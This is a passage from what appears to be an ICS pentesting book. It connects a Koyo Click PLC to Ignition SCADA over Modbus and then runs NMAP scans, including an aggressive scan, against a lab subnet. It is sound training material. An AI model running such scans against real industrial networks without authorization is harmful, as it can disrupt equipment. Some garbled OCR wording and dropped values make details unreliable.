


Figure 7.9: Login

As you can see, you now have access to a fully functional SCADA system that will run in Trial Mode. You can use Trial Mode to operate and test this product; however, you must restart the trial every two hours. We'll link the Koyo Click PLC to Ignition from here. As seen in the following picture, clicking the Status button on the left-hand side of the screen will lead you to an Overview screen with Architecture, Environment, Systems, and many more options:

https://t.me/learningnets




Figure 7.10: Status

From here, seek for and click the Devices button, as seen in the screenshot:




Figure 7.11: Devices

This will take you to the Devices dashboard, which will show you details about the connected devices, as shown in the following screenshot:

https://t.me/learningnets




Figure 7.12: Devices dashboard

We'll go to the upper right-hand corner of the screen and click the Configuration button. We'll be sent to a screen where we may make a new gadget. Simply click the Create new Device... button:




Figure 7.13: Create new Device…

There will be a list of devices that are covered, but there will be no special Koyo Click, as you may have seen. However, because we know that our device uses Modbus TCP on port scroll down until you locate and pick the following option:

https://t.me/learningnets




Figure 7.14: Modbus TCP

This will bring up a page where you may set the General and Connectivity options.

The following parameters were set:

Koyo Click is the name of the game.

Description: Koyo Click Koyo Click Koyo Click Koyo Click Koyo Click Koyo Click Ko

IP address: 192.168.1.20 - Port: 502 - Communications Countdown to 2000

With the previous information filled in, this is the screen you should see:

https://t.me/learningnets




Figure 7.15: PLC configuration

There is one thing that has to be said. Because Koyo Click starts its address ranges at 0, Ignition gives an option to change this in the advanced settings, as shown:




Figure 7.16: Zero-based addressing

You should get a notification stating that Koyo Click has been successfully created and added to the system once you've done. If

https://t.me/learningnets

everything went well, you should see Connected in the Status column, like shown:




Figure 7.17: Connected PLC

Next, we'll map our coils to Ignition's system by selecting More from the drop-down menu next to the Connected status. As seen in the following picture, we wish to choose Addresses from this dropdown:

Figure 7.18: Addresses

This will send us to the Address Configuration screen, where we may map our current location into Ignition. To configure our addressing, we'll utilize the following information:

- Prefix: Lights
- Start: 1
- End: 4
- Unit ID: 0
- Modbus Type: Coil

https://t.me/learningnets

- Modbus Address: 000000

The fact that the Start number is 1 is related to the fact that we chose the Zero-based addressing option. We have four lights linked to our coils, thus the end number is four. Due to the nature of Koyo Click, the Modbus Address beginning address is In the following snapshot, you can see how the inputs are set up:




Figure 7.19: Address Configuration

We'll map the newly created Modbus addresses to our Open Platform Communications server after clicking Save for Address On the left-hand side of the screen, underneath the previously chosen Status button, click the Config button. As seen in the following picture, scroll down until you locate OPC CLIENT and pick OPC Quick

https://t.me/learningnets

Figure 7.20: OPC Quick Client

This will bring up a page where you can check that your tags have been mapped from the Koyo Click PLC Modbus mapping to Ignition's internals, and you should see all four lights mapped with three letters under the ACTION column,

[s] is for subscription.

[r] is for read.

[w] is for write.

You can engage directly with the PLC by clicking these Action links. The screen that you should see is as follows:

https://t.me/learningnets




Figure 7.21: OPC tag mapping

Finally, open your designer and build a graphic that includes the four light buttons. This, however, I believe is beyond of our focus and not relevant to the next parts. So I'll leave it up to you to figure out how to make a SCADA visual.

We went over a rather extensive installation of Ignition SCADA in this section. We connected our PLC to the system and tested it for functionality. Later in the chapter, we'll use this SCADA system to do web application enumeration.

NMAP will be used to scan for open ports in the following part. We're working our way through the logical processes that generally occur during a pentest, as well as getting some hands-on experience with the tools of the trade and running them against a real-world environment.

https://t.me/learningnets

NMAP

I utilized NMAP early in my career to debug new technology that was starting to use TCP-based protocols, as I came from the automation controls field. In the mid-2000s, it was typical to come across gear with open ports and no documentation. I followed this project over the following two decades, watching it develop into the essential tool it is today. It may be used not only to discover open ports, but also to perform operating system fingerprinting, programme identification, and a variety of other tasks.

We'll install and run NMAP against our lab setup in this part. We'll look for open ports and the services that operate on them. When working on a client's network, scanning the network for assets and open ports is critical for getting a footing and a pivot point inside the industrial network. As I mentioned in the last chapter, Wireshark is the number one tool for a pentester, and NMAP is the number two tool. I can do evaluations, conduct pentests, compete in a Capture The Flag (CTF), handle network difficulties, perform communication analysis for SCADA systems, and much more with these two tools.

Every major operating system that makes use of a package management offers a package for NMAP.

For Linux, there is the following:

apt install nmap

https://t.me/learningnets

For macOS, there is the following:

brew install nmap

For Windows, there is the following:

https://nmap.org/zenmap/

Zenmap is a visualization tool for analyzing and mapping out networks and assets.

We want to perform a scan on our lab network now that we have NMAP installed on our machine. The network layout is as follows, as a reminder from Chapter 1: Using

Network	IP Range	Machine Name
Level 5: Enterprise	172.16.0.0/24	KALI
Level 4: Site business systems		
Level 3: Operations and control	192.168.3.0/24	Workstation
Level 2: Localized control	192.168.2.0/24	SCADA
Level 1: Process	192.168.1.0/24	PLC
Level 0: I/O		

Table 7.1

Begin by introducing a second interface to Kali Linux and placing it in the operations and control network section, as seen below:

https://t.me/learningnets




Figure 7.22: Second interface

You should now see your newly added Operations segment, which is Level 3 of the lab, in the Enterprise segment, which is Level 5 of the lab.v

Set your newly created secondary interface on your Kali Linux VM to an IP address in the same subnet as Windows 7 Professional. I selected to use 192.168.3.200 as my IP address. After that, we'll perform a quick scan of the subnet.

The scanning or enumeration stage is where we begin creating information that can be traced throughout the network. This is regarded as an active strategy, and it can result in detection or, worse, port scanning an

https://t.me/learningnets

old piece of equipment that hangs up and quits operating. This is a cautionary storey based on real-life events.

Let’s get started now that the disclaimer is out of the way. Despite the fact that we are familiar with our lab and the equipment it contains, we will begin by scanning the whole subnet as an introduction to NMAP.

Run the following command to do a rapid search of the whole subnet, thus the

nmap 192.168.3.0/24

The following findings should appear, along with a scan report for your Kali box, but nothing else. Some of you may be asking why the Windows computer isn’t showing up in the scan:




Figure 7.23: Subnet scan

Because Windows is blocking/dropping our ping probes, NMAP will go on to the next IP address in the range specified. You may issue the previous command by including the -Pn (no ping) handle at the end of the command, as seen below:

https://t.me/learningnets

nmap 192.168.3.0/24 -Pn

Now we're going to focus on the Windows computer we set up in Chapter 1: Using Execute the following command, which is particular to the Windows machine:

nmap 192.168.3.10 -Pn

The following results should appear; however, they may differ depending on the services you have enabled or deactivated on your VM:




Figure 7.24: Windows scan

There are numerous choices available with NMAP, and by using the man NMAP command, you may go through the source material and have a better understanding of all the possibilities and options available. We'll just perform a thorough scan to reveal the information that can be found on your Windows host. If you read the documentation carefully, you'll see that it warns against using -A (aggressive scan options) on targets without authorization. We'll execute it nonetheless because we control the host and it's in our lab:

https://t.me/learningnets

nmap -A 192.168.3.10 -Pn

The same port scan findings are given, but this time, aggressive mode is used to run scripts against the host in order to detect more comprehensive information, as shown here:




Figure 7.25: Aggressive scan

From the screenshot, we have discovered the following asset information:

OS: Windows 7 Professional N 7601 Service Pack 1

Computer name: WIN-VA8PE66T785

Workgroup: Workgroup

https://t.me/learningnets

SMB user: guest

SMB version: 2.0

This will come in handy throughout your inspection since you can start probing hosts that have been identified on the network to see what ports are open and what services are running on those open ports.

